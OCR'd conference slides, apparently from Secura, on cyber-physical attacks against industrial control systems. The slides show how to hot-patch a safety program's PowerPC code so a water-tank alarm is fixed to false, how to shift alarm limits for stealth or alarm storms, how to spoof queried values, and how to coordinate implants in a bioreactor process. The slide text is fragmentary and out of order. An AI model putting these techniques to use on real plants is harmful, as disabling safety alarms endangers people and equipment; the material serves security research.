
Hiding Alarms



Suppressing Alarms




Example: Simple water tank level alarm



Safety program resides in memory as code, modify to set *alarm* to **fixed false**

Secura

Finding Instructions to Patch




```
                                # CODE XREF: end_loop+1C↓j
li          r28, 0
stw         r28, -4(r2)
lis         r27, _water_high@ha
lwz         r28, _water_high@l(r27)
clrlwi      r28, r28, 31  # r28 := water_high
lis         r26, _water_low
lwz         r27, _water_low(r26)
clrlwi      r27, r27, 31  # r27 := water_low
or          r26, r27, r28 # r26 := water_high OR water_low
addi        r27, r2, -4
lwz         r28, 0(r27)
insrwi      r28, r26, 1,31
stw         r28, 0(r27)
lwz         r28, -4(r2)
clrlwi      r28, r28, 31
lis         r26, _alarm
mr          r26, r26
lwz         r27, 0(r26)
insrwi      r27, r28, 1,31
stw         r27, 0(r26)
```


Secura

Hot-Patching Safety Program

```
li          r28, 0
stw         r28, -4(r2)
lis         r27, _water_high@ha
lwz         r28, _water_high@l(r27)
clrlwi      r28, r28, 31   # r28 := water_high
lis         r26, _water_low
lwz         r27, _water_low(r26)
clrlwi      r27, r27, 31   # r27 := water_low
li          r26, 0         # alarm := FALSE
addi        r27, r2, -4
lwz         r28, 0(r27)
insrwi      r28, r26, 1,31
stw         r28, 0(r27)
lwz         r28, -4(r2)
clrlwi      r28, r28, 31
lis         r26, _alarm
mr          r26, r26
lwz         r27, 0(r26)
insrwi      r27, r28, 1,31
stw         r27, 0(r26)
```

Secura

Alarm Suppression



Alarm Relaxation & Tightening

Why relax or tighten instead of suppress?

- **Don’t prevent alarm from being raised but change conditions**
  - Limits, deadband, priority
- **Relax: Stealth during scheduled testing**
- **Tighten: Cause hard-to-resolve alarm storms**

Secura

Hook functionality that decides whether to raise alarm

- **Can be data (limit, priority, deadband): overwrite in RAM**
  - *Make sure to spoof values when queried!*

- **Or code (alarm logic): patch instructions**


```
STR     R3, [SP,#0x60+var_40]
ADD     R5, SP, #0x60+var_28
MOV     R3, #0
STR     R3, [R5,#-4]!
MOV     R0, #0x18
LDR     R1, =aRtalarmlistatt ; "RtAlarmListAttribute.cpp"
LDR     R2, =0x19B
ADD     R3, R3, #2
BL      init_object
```

Implant Communication

Implants need to synchronize

2. Change air / medium inflow

Secura




4. Change agitator speed


1. Process state A
3. Process state B

Pressure, temperature, pH, moisture, …

* https://en.wikipedia.org/wiki/Bioreactor

Expectation vs Reality






These can be in completely different parts of the process, on different networks

Might not see much electronic chatter after implanting

Process state change detection

```
check(double):
        stwu 1,-48(1)
        mflr 0
        stw 0,52(1)
        stw 31,44(1)
        mr 31,1
        stfd 1,24(31)
        lfd 1,24(31)
        bl compute_score(double)
        stfd 1,8(31)
        lis 9,m_current_sum@ha
        lfd 12,m_current_sum@l(9)
```

Non-Parametric Cumulative Sum (NCUSUM)



17640 bytes ~= 0.11% of DRAM
(*unoptimized*)

$$S_i^+ = \max(0, |X_{i-1} - X_i| + S_{i-1}^+)$$
$$S_i^- = \max(0, |X_i - X_{i-1}| + S_{i-1}^-)$$

Secura


* CPS: Driving Cyber-Physical Systems to Unsafe Operating Conditions by Timing DoS Attacks on Sensor Signals – M. Krotofil et al.
* https://github.com/sysml/blockmon, https://godbolt.org/

AGENDA

1. Introduction
2. Cyber-Physical Attack Lifecycle
3. Implants
4. OT Payloads
5. Conclusion

Secura

Conclusion



Secura

Appreciation

- Sridhar Adepu & Prof. Aditya Mathur
- Jason Larsen